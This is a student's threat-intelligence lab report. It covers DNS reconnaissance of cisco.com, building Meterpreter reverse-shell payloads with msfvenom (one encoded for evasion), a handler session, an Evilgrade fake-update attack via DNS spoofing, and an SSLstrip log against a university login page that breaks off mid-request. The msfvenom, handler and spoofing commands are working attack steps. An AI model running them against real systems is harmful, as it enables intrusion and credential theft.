Threat intelligence week 4

Jurjen de Jonge
500731921
Hogeschool van Amsterdam

October 7, 2018


Contents

1. *DNS recon*

I will start by asking the Cisco DNS server for information related to the cisco.com domain. Here I would obtain a little overview of publicly listen domains.

1.1 dnsrecon.py

The first step I did to find IP addresses was using dnsrecon.py, this gave me a list of different domains and ip's associated with cisco.com. This tool automatically finds dns records, tries DNS zone transfer and other various methods to find domains and associated ip addresses.




```
<?xml version="1.0" ?>
<records>
    <record address="72.163.5.201" mname="ns1.cisco.com" type="SOA"/>
    <record Version="Unavailable" address="173.37.146.41" recursive="True" target="ns3.cisco.com" type="NS"/>
    <record Version="" address="2001:420:1201:7::a" recursive="False" target="ns3.cisco.com" type="NS"/>
    <record Version="Unavailable" address="72.163.5.201" recursive="True" target="ns1.cisco.com" type="NS"/>
    <record Version="" address="2001:420:1101:6::a" recursive="False" target="ns1.cisco.com" type="NS"/>
    <record Version="" address="64.102.255.44" recursive="True" target="ns2.cisco.com" type="NS"/>
    <record Version="" address="2001:420:2041:5000::a" recursive="False" target="ns2.cisco.com" type="NS"/>
    <record address="173.37.147.230" exchange="alln-mx-01.cisco.com" type="MX"/>
    <record address="72.163.7.166" exchange="rcdn-mx-01.cisco.com" type="MX"/>
    <record address="173.38.212.150" exchange="aer-mx-01.cisco.com" type="MX"/>
    <record address="2001:420:1201:6::ad25:93e6" exchange="alln-mx-01.cisco.com" type="MX"/>
    <record address="72.163.4.185" name="cisco.com" type="A"/>
    <record address="2001:420:1101:1::185" name="cisco.com" type="AAAA"/>
    <record name="cisco.com" strings="google-site-verification=lW5eqPMJI4VrLc28YW-JBkqA-FDNVnhFCXQVDvFqZTo" type="TXT"/>
    <record name="cisco.com" strings="zpSH7Ye/seyY61hH8+Rq5Kb+ZJ9hDa+qeFBaD/6sPAAg+2POkGdP0byHb1pFVK9uZgYF2AIosUSZq4MB17oydQ==" type="TXT"/>
    <record name="cisco.com" strings="v=spf1 redirect=spfa._spf.cisco.com" type="TXT"/>
    <record name="cisco.com" strings="MS=ms35724259" type="TXT"/>
    <record name="cisco.com" strings="926723159-3188410" type="TXT"/>
    <record name="cisco.com" strings="facebook-domain-verification=qr2nigspzrpa96j1nd9criovuuwino" type="TXT"/>
    <record name="cisco.com" strings="docusign=5e18de8e-36d0-4a8e-8e88-b7803423fa2f" type="TXT"/>
    <record name="cisco.com" strings="google-site-verification=K2w--6oeqrFjHfYtTsYyd2tFw7OQd6g5HJDC9UAI8Jk" type="TXT"/>
    <record name="cisco.com" strings="docusign=95052c5f-a421-4594-9227-02ad2d86dfbe" type="TXT"/>
    <record address="173.39.112.102" name="_h323cs._tcp.cisco.com" port="1720" target="vcsgw.cisco.com" type="SRV"/>
    <record address="173.39.112.102" name="_sip._udp.cisco.com" port="5060" target="vcsgw.cisco.com" type="SRV"/>
    <record address="173.39.112.102" name="_h323ls._udp.cisco.com" port="1719" target="vcsgw.cisco.com" type="SRV"/>
    <record address="173.38.212.81" name="_sip._tcp.cisco.com" port="5060" target="vcsgw103.cisco.com" type="SRV"/>
    <record address="173.38.212.82" name="_sip._tcp.cisco.com" port="5060" target="vcsgw102.cisco.com" type="SRV"/>
    <record address="173.38.212.81" name="_sip._tcp.cisco.com" port="5060" target="vcsgw101.cisco.com" type="SRV"/>
    <record address="173.38.212.82" name="_sip._tcp.cisco.com" port="5060" target="vcsgw104.cisco.com" type="SRV"/>
    <record address="173.38.212.82" name="_sips._tcp.cisco.com" port="5061" target="vcsgw102.cisco.com" type="SRV"/>
    <record address="173.38.212.81" name="_sips._tcp.cisco.com" port="5061" target="vcsgw103.cisco.com" type="SRV"/>
    <record address="173.38.212.81" name="_sips._tcp.cisco.com" port="5061" target="vcsgw101.cisco.com" type="SRV"/>
    <record address="173.38.212.82" name="_sips._tcp.cisco.com" port="5061" target="vcsgw104.cisco.com" type="SRV"/>
    <record address="66.163.36.181" name="_xmpp-client._tcp.cisco.com" port="5222" target="isj3cmx.webexconnect.com" type="SRV"/>
    <record address="66.163.36.186" name="_xmpp-server._tcp.cisco.com" port="5269" target="isj3jxf.webexconnect.com" type="SRV"/>
    <scaninfo arguments="./dnsrecon.py -s --threads 4 -t std -d cisco.com --xml /root/dnsreconcisco.xml" time="2018-10-07 09:20:34.975186"/>
    <domain domain_name="cisco.com"/>
</records>
```

Figure 1.1: XML output by DNSrecon.

As seen in Figure 1.1, the had been able to collect data from the DNS servers of cisco, sadly it wasn't possible to collect all the ip's.

1.2 Shodan.io

Searching for the domain ”cisco.com” including the Cisco systems allowed me to find 228 ip addresses associated with the cisco domain.



TOTAL RESULTS

228

TOP COUNTRIES

United States	193
Netherlands	15
China	8
Singapore	5
India	2

TOP SERVICES

HTTPS	156
HTTP	49
SMTP	12
HTTPS (8443)	4
HTTP (8080)	3

TOP ORGANIZATIONS

Cisco Systems	220
Cisco Systems Ironport Division	6
Cisco Systems Israel Ltd.	2

TOP PRODUCTS

Login - DNA Center
128.107.66.200
Cisco Systems
Added on 2018-10-07 11:24:55 GMT
United States, San Jose
Technologies:
Details

SSL Certificate
Issued By:
|- Common Name: kube-ca
Issued To:
|- Common Name: kong

Supported SSL Versions
TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2725
Connection: keep-alive
Content-Security-Policy: style-src 'self' blob: http://localhost:* https://localhost:* http://*.cisco.
://localhost:* http...
```

Cisco Software Central
173.37.146.72
software-prod2.cisco.com
Cisco Systems
Added on 2018-10-07 09:43:46 GMT
United States, Allen
Technologies:
Details

```
HTTP/1.1 200 OK
Date: Sun, 07 Oct 2018 09:43:46 GMT
Server: Oracle-Application-Server-11g
Cache-Control: no-cache
Pragma: no-cache
Content-Language: en,en-us
X-Powered-By: Servlet/2.5 JSP/2.1
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTI...
```

Login - DNA Center
173.39.116.169
Cisco Systems
Added on 2018-10-07 09:13:48 GMT

SSL Certificate
Issued By:

Figure 1.2: Search results Shodan on Cisco.com domain

Shodan found a lot of ip’s associated with Cisco.com, this could have been done by reverse DNS lookup. Asking each IP address for it’s domain information. This method could also be used from your own computer but would be slower. I would advice to look at which IP-blocks are owned by Cisco and perform the reverse DNS lookup on those addresses.


Stopping DNS recon It’s hard to detect these kind of attacks. But when one computer is accessing a lot of domains and IP’s in a short period of time would be an indicator of an attack. IPS could kick in and block the IP address from accessing any resources from the company.

Detecting It would be difficult detecting the attack when it’s performed using Shodan as those IP’s have already been indexed by Shodan and no additional connections are being made towards the Cisco network. Regular DNS requests are also common and should not be marked as mallicious.

2. *Payload*

2.1 Gaining access to a machine


Using the commands given it was easy to create the payload



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.178.69 LPORT=443 -f exe > /var/
www/html/reverse_https.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 392 bytes
Final size of exe file: 73802 bytes
```

Figure 2.1: Weaponization using msfvenom


Then creating a listener using the msfconsole and the multi handler epxloit also following the commands given in the pdf. The file will be downloaded and executed on the Windows machine. That would create a session within the MSFconsole allowing us to execute commands on the Windows machine.



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windwosInterrupt: use the 'exit' command to quit
msf exploit(multi/handler) > set payload winInterrupt: use the 'exit' command to quit
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST 192.168.178.69
LHOST => 192.168.178.69
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.178.69:443
[*] https://192.168.178.69:443 handling request from 192.168.178.70; (UUID: n3yimu09) Staging x86 payloa
d (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.178.69:443 -> 192.168.178.70:49178) at 2018-10-07 10:33:02 -04
00
```

Figure 2.2: Creating the handler

Then executing several commands on the Windows machine and trying to migrate the process towards an system user process or different. It wasn't possible for me to migrate towards System as the user had insufficient privileges.




```
 2860  2408  iexplore.exe            x86   1          WIN-O0GUKAUSVAM\Username  C:\Program Files\Internet
Explorer\iexplore.exe
 3316  792   audiodg.exe             x86   0
 3480  892   SearchProtocolHost.exe
 3588  892   SearchFilterHost.exe
 3964  2408  reverse_https.exe       x86   1          WIN-O0GUKAUSVAM\Username  C:\Users\Username\Download
s\reverse_https.exe
meterpreter > migrate 1392
[*] Migrating from 3964 to 1392...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 940
[*] Migrating from 3964 to 940...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: WIN-O0GUKAUSVAM\Username
meterpreter > migrate 864
[*] Migrating from 940 to 864...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter > migrate 864480
[*] Migrating from 940 to 864480...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 480
[*] Migrating from 940 to 480...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter > migrate 376
[*] Migrating from 940 to 376...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient priv
ileges)
meterpreter > 
```

Figure 2.3: Migrating towards explorer process NOTE: failed to migrate towards system process

2.2 Virustotal scan

Interesting enough encrypting the payload using the msfvenom created a higher detection rate than without encryption.


VirusTotal
https://www.virustotal.com/#/file/0349ee3bb675feae16c1671
Search or scan a URL, IP address, domain, or file hash
Sign in
EXE
VirusTotal - Mozilla Firefox
VirusTotal
https://www.virustotal.com/#/file/ed1c34f2ae6908efc66abbd
Search or scan a URL, IP address, domain, or file hash
Sign in
EXE
Detection
Details
Community

48 / 68

48 engines detected this file

SHA-256 0349ee3bb675feae16c16710da459a69e1a06af7aac87114a64fc9a30c...
File name Encoded_reverse_https.exe
File size 72.07 KB
Last analysis 2018-10-07 14:54:12 UTC


47 / 67

47 engines detected this file

SHA-256 ed1c34f2ae6908efc66abbdbca57a1f34f5542a2b016f64ca362f55343...
File name reverse_https.exe
File size 72.07 KB
Last analysis 2018-10-07 14:54:34 UTC

Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Gen
Arcabit	Trojan.CryptZ.Gen

Figure 2.4: Virustotal scan with encrypted payload having higher detection rate




```
root@kali:~/Empire/setup# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x0
0' LHOST=192.168.178.69 LPORT=443 -f exe > /var/www/html/Encoded_reverse_https.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
```

Figure 2.5: Creation of the encoded payload

3. *Evilgrade attack*


A Windows 7 computer has been running an old version of Notepad++. The user updated the software using the build in update function. Sadly this function is insecure as it downloads the executable over a http connection. This allows hackers to intercept the download and replace it with malware. I had to trouble shoot the system before figuring out what why the evilgrade was not working. And I was not able to replicate this attack for a second time.



```
Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...

dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [teredo.ipv6.microsoft.com] spoofed to [107.170.40.56]
```

Figure 3.1: Starting of the ettercap MITM DNS spoofing attack


Ettercap is being used to poison the network using a dns spoofing. This attack makes the clients use the fake dns lookup provided by attacker. In this case it's used to send sourceforge.net towards the attacking machine.



```
evilgrade>
[7/10/2018:14:25:43] - [DEBUG] - [WEBSERVER] - [192.168.178.70] - Connection recieved...

evilgrade>"Host: notepad-plus.sourceforge.net\r\n""Accept: */*\r\n""\r\n"
[7/10/2018:14:25:43] - [DEBUG] - [WEBSERVER] -[192.168.178.70] - Packet request: "GET /commun/update/getDownLoadUrl.php?version=5.8 HTTP/1.1\r\n"

evilgrade>
[7/10/2018:14:25:44] - [WEBSERVER] - [modules::notepadplus] - [192.168.178.70] - Request: "getDownLoadUrl.php"

evilgrade>
[7/10/2018:14:25:45] - [DEBUG] - [WEBSERVER] - [modules::notepadplus] - [192.168.178.70] - Parsing: "<?xml version=\"1.0\"?>\n<GUP>\n\t<NeedToBeUpdated>yes</NeedToBeUpdated>\n\t<Version>1<%RND1%>.0.0</Version>\n
\t<Location>http://notepad-plus.sourceforge.net/<%RND2%>.exe</Location>\n</GUP>"

evilgrade>
[7/10/2018:14:25:48] - [WEBSERVER] - WebServer Client on 80

evilgrade>
[7/10/2018:14:25:49] - [DEBUG] - [WEBSERVER] - [192.168.178.70] - Connection recieved...

evilgrade>
[7/10/2018:14:25:49] - [DEBUG] - [WEBSERVER] -[192.168.178.70] - Packet request: "GET /RlkqLm5.exe HTTP/1.1\r\n"

evilgrade>"Host: notepad-plus.sourceforge.net\r\n""Accept: */*\r\n""\r\n"
[7/10/2018:14:25:50] - [WEBSERVER] - [modules::notepadplus] - [192.168.178.70] - Request: ".exe"

evilgrade>
[7/10/2018:14:25:51] - [WEBSERVER] - [modules::notepadplus] - [192.168.178.70] - Agent sent: "./agent/agent.exe"

evilgrade>
```

Figure 3.2: Evilgrade replacing the executable for a malicious meterpreter executable

Evilgrade is used to act as web & dns server. It sees the incoming request for sourceforge, accepts the connection and responds by sending back an ”update” that in this case is a reverse_tcp shell.




```
[*] Started reverse TCP handler on 192.168.178.69:8080
^[[*] Sending stage (179779 bytes) to 192.168.178.70
[*] Meterpreter session 1 opened (192.168.178.69:8080 -> 192.168.178.70:49202) at 2018-10-07 14:25:53 -0400

meterpreter >
```

Figure 3.3: Meterpreter session started after ”update” was installed

Notepad++ trusts that the update is actually a update and executes the executable that it received resulting in a malware infection.

4. *SSLstrip*

In the lab it is being requested that a microsoft website is used to test SSLstrip. Luckily this doesn't work any more on that website. The HvA webpage still is allows non https requests to be made to the webserver. This means that SSLstrip is still able to redirect older browsers towards the non ssl encrypted version of the website.



```
2018-10-07 15:05:53,732 Host cached.
2018-10-07 15:05:53,732 Resolved host successfully: adfs20.hva.nl -> 145.92.231.160
2018-10-07 15:05:53,732 Sending request via SSL...
2018-10-07 15:05:53,747 HTTP connection made.
2018-10-07 15:05:53,747 Sending Request: POST /adfs/ls/?SAMLRequest=fZHNbsIwEITvfYrI98SOgQIWCaJFqEggEAk99LZJHHCV2NTroD5
%2B%2BYtKpYrjSjPfjmZG4%2B%2B68o7SojI6ImHAiCd1bgqldxHZpjN%2FQMbx0wihrvhBTBq31xv51Uh03gRRWnfyvRqNTS1tIu1R5XK7WURk79wBBaXW
GHTSBvsjBLqiZw5NkhWFSgFSPCylgwIcEG96YioN7hKktUNRImet%2B3zRCinxZsbm8pImIiVUKIk3n0YEnlnWz9TnEFRYhrKT7Xi36GQDzlmPlycNrgFRH
eWvC7GRc40OtIsIZ%2BHAD5nP%2Bmk4FKwnut2A8f4H8dbWOJOb6kXpazeN1cIAKhQaaonC5SKZLBeCB0xkVxGKtzRd%2B%2BtVkhLvve2Ynzs%2Bta5RXF
t9zDrcHpP4OoK4JLb3hMcAaGci8f%2BjjOg9OL6df8eOfwA%3D&SigAlg=http%3A%2F%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha1&Sign
ature=QQs%2F1tNgDMlH%2FliNvlRrCR0%2FKD2VQRV5v5xWxHwMObaYPjzjuRO%2FE9TJ5c%2FrSxljH7W85rDp2oSwFbAscWYLLND2SOjFliymJUV7z11
s6aOfX3oa2%2Fl5vYN80rFulzHhoVboEkrVHB%2FyUGwZnXHCO8hRj9qx%2B2M4bLj4eQDaR1U8%2B0CGWnKhrek4uARvw%2B1x1l2RkYJKCHavzFBvWtcN
wiEk%2BrypseIcXuDidCUu%2FPirBPSgQ0y96zXgmZr6cNImnPe1u5g4JLvqsstq0FjethmfuWCTCTNloJ5yhhaDkc5TYScxDHDvkvnXGriUO6d8DSLb7jM
GY0vk9uoUpnIp%2Fg%3D%3D
2018-10-07 15:05:53,747 Sending header: content-length : 470
2018-10-07 15:05:53,747 Sending header: accept-language : en-US
2018-10-07 15:05:53,747 Sending header: connection : Keep-Alive
2018-10-07 15:05:53,747 Sending header: accept : image/jpeg, application/x-ms-application, image/gif, application/xaml+
xml, image/pjpeg, application/x-ms-xbap, */*
2018-10-07 15:05:53,747 Sending header: user-agent : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
2018-10-07 15:05:53,747 Sending header: host : adfs20.hva.nl
2018-10-07 15:05:53,747 Sending header: referer : http://adfs20.hva.nl/adfs/ls/?SAMLRequest=fZHNbsIwEITvfYrI98SOgQIWCaJ
FqEggEAk99LZJHHCV2NTroD5%2B%2BYtKpYrjSjPfjmZG4%2B%2B68o7SojI6ImHAiCd1bgqldxHZpjN%2FQMbx0wihrvhBTBq31xv51Uh03gRRWnfyvRqN
TS1tIu1R5XK7WURk79wBBaXWGHTSBvsjBLqiZw5NkhWFSgFSPCylgwIcEG96YioN7hKktUNRImet%2B3zRCinxZsbm8pImIiVUKIk3n0YEnlnWz9TnEFRYh
